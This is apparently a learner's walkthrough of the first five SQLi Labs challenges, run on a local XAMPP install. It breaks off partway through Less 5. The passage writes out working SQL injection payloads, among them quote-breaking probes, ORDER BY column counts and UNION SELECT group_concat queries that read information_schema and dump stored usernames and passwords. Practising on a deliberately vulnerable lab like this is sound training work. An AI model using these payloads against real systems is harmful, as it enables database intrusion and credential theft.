
**WEB**

**SQLI LABS MASTER**

I was able to setup apache,mysql and sqli labs locally using XAMPP and have some prior knowledge in sql.

**LESS 1**


**Getting started with sqli labs using localhost /** [**http://127.0.0.1:8888/sqli-labs-master**](http://127.0.0.1:8888/sqli-labs-master)

****

**After setting up the database, i went straight into page-1(Basic Challenges).**

**There i could find some challenges :**

****


**And i started with less 1. **

This was what i got there.So, as requested , enter the id parameter with a numeric value in the address bar at the end of the site address, like-

[**http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=1**](http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=1) then we would get,



And if ?id-2



So basically , the sql query which was used in the backend was : **select username,password from <table\_name> where id=< user\_input>;**

So we have a lot of usernames and passwords!!! Ok. we have figureout what exactly we have to do to get all the cretendentials together.

According to the challenge we are supposed to give numerical value, lets see what will happen if we give a string.

Then there was nothing, password and username which we got just went off.


When i tried with single quotes then,

[You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1]

Therefore we have lot many single quotes in the query for sql injection.


Now, lets try to get whats there in the database security. we do this by adding a group\_concat() command to one of the columns that queries the information\_schema data and prints out the table names.

[http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1’union all select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database() --+](http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1) [used -1 to invalidate the previous query]

⇒ 


Now similarly lets try to get the column names ,

[http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1’ union all select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_schema=database()--+](http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1)




Now lets try to dump the columns using;

[http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1’union all select 1,group\_concat(id,username),group\_concat(password) from users--+](http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1)




There we go… we got the username and passwords!

[

]


**LESS 2**

When i took the challenge, i got something which was similar to the previous challenge .




So, lets try by giving a parameter as 1 ti id.

**http://127.0.0.1:8888/sqli-labs-master/Less-2/?id=1**

****

We could see both login name and password.

Now , ive tried to figure out something else by giving a ‘ like before.




There we go.. We got an error.

Lets try ro get the number of columns now,

Using;


[**http://127.0.0.1:8888/sqli-labs-master/Less-2/?id=1 order by 1**](http://127.0.0.1:8888/sqli-labs-master/Less-2/?id=1)

**It works… for 1,2 and 3.. Lets try with 4.**

****


**Basically this challenge is similar to less 1**

Lets give : [http://127.0.0.1:8888/sqli-labs-master/Less-2/?id=-1](http://127.0.0.1:8888/sqli-labs-master/Less-2/?id=-1%20union%20select%201,group_concat(id,username,password),3%20from%20users--+)[union all select 1,group\_concat(id,username),group\_concat(password) from users](http://127.0.0.1:8888/sqli-labs-master/Less-1/?id=-1)[--+](http://127.0.0.1:8888/sqli-labs-master/Less-2/?id=-1%20union%20select%201,group_concat(id,username,password),3%20from%20users--+)



**LESS 3**


Lets see the challenge from <http://127.0.0.1:8888/sqli-labs-master/Less-3/> and it will ask us to give a numeric parameter to id. Lets try that first.



We got our login name and password. Lets try something else


Lets break the sql using a ‘

[http://127.0.0.1:8888/sqli-labs-master/Less-3/?id=1’](http://127.0.0.1:8888/sqli-labs-master/Less-3/)



[ ''1'') LIMIT 0,1' at line 1] so there wa an extra ‘ and a ) also in the syntex and comment out rest

So lets try [http://127.0.0.1:8888/sqli-labs-master/Less-3/?id=1’)--+](http://127.0.0.1:8888/sqli-labs-master/Less-3/)



Sql query is **select \* from users where id=<input\_number> LIMIT 0,1;**


Now we can use similar query like above to get all usernames and passwords.

**Less 4**

Lets check for the challenge in <http://127.0.0.1:8888/sqli-labs-master/Less-4/>

And like before challenges it also asks for a numeric parameter for id so lets give

<http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=1> first.

we get the login name and password

Lets see the possibilities for sql injections as before

Lets try giving a ‘. and it worked without giving any error.

Again lets try with other symbols too

And when it comes to “ . it throws an error



'"1"") LIMIT 0,1' at line 1

Now lets use “) and comment out rest of the query


[http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=1”) --+](http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=1)

Yup… we got the username and password without errors. Lets dump the db for some other informations

So lets try using [http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=-1”) union select 1,2,3 from users --+](http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=-1%20%22)

And we get it. So we can modify it and get the username and password using the address:

[http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=-1”) union Select 1,group\_concat(1,username),group\_concat(password) from users -- +](http://127.0.0.1:8888/sqli-labs-master/Less-4/?id=-1%20%22)



**LESS 5**


Lets check the tasks in <http://127.0.0.1:8888/sqli-labs-master/Less-5/>

And it will ask for a numeric parameter

So lets give <http://127.0.0.1:8888/sqli-labs-master/Less-5/?id=1>

And we get a string ‘you are in …’

If we give ?id=1 to 14 we get an output but after that no output.



If we try with a string , then also no output.

Lets try to break the sql using a ‘

But we get a error

